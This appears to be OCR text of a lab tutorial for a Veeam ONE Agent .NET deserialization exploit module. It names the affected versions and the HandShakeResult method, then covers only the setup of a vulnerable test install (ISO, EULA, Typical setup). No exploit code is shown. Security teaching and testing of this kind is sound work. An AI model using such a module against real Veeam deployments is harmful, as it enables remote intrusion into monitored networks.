
Veeam ONE Agent .NET Deserialization Module

TARGET: Veeam < 9.5.5.4587, < 10.0.1.750   TYPE: Remote   FIREWALL : NOT APPL.

Veeam ONE is an IT monitoring and reporting software. The above mentioned versions have a deserialization vulnerability in the HandShakeResult method used by the agent. Let's set up the target. We have tested this module on the latest Windows 10. Download the vulnerab-le ISO (link given in our github repository) and mount it. Once mounted, run the setup.exe fi-le. This will start the installation as shown below. Click on "Install".



Accept the License agreement and click on "Next".




END USER SOFTWARE LICENSE AGREEMENT ("EULA")

IMPORTANT, PLEASE READ CAREFULLY: THIS END USER LICENSE AGREEMENT "EULA" IS A LEGAL AGREEMENT BETWEEN YOU (AS AN INDIVIDUAL OR ENTITY, "YOU" THE "CUSTOMER") AND VEEAM SOFTWARE GROUP GMBH ("VEEAM"), FOR PRODUCTS AND SERVICES, WHICH MAY INCLUDE COMPUTER SOFTWARE AND ASSOCIATED DOCUMENTATION ("SOFTWARE"). BY INSTALLING OR OTHERWISE USING THE SOFTWARE OR RECEIVING THE SERVICES, YOU AGREE TO BE BOUND BY THE TERMS OF THIS EULA. IF YOU DO NOT AGREE WITH THE TERMS OF THIS EULA, DO NOT USE THE SOFTWARE OR SERVICES.

☑ I accept the terms of the Veeam license agreement

☑ I accept the terms of the 3rd party components license agreements

Set the setup type to Typical.


Veeam ONE Setup

Setup Type

Choose the preferred type of deployment.


Veeam ONE can be deployed in typical or advanced configuration. Choose the desired installation mode:

(●) Typical
Install all components with default settings on a single server.

( ) Advanced
Specify Veeam ONE configurations settings manually.

Read more about deployment scenarios

Click on "Install".


Veeam ONE Setup

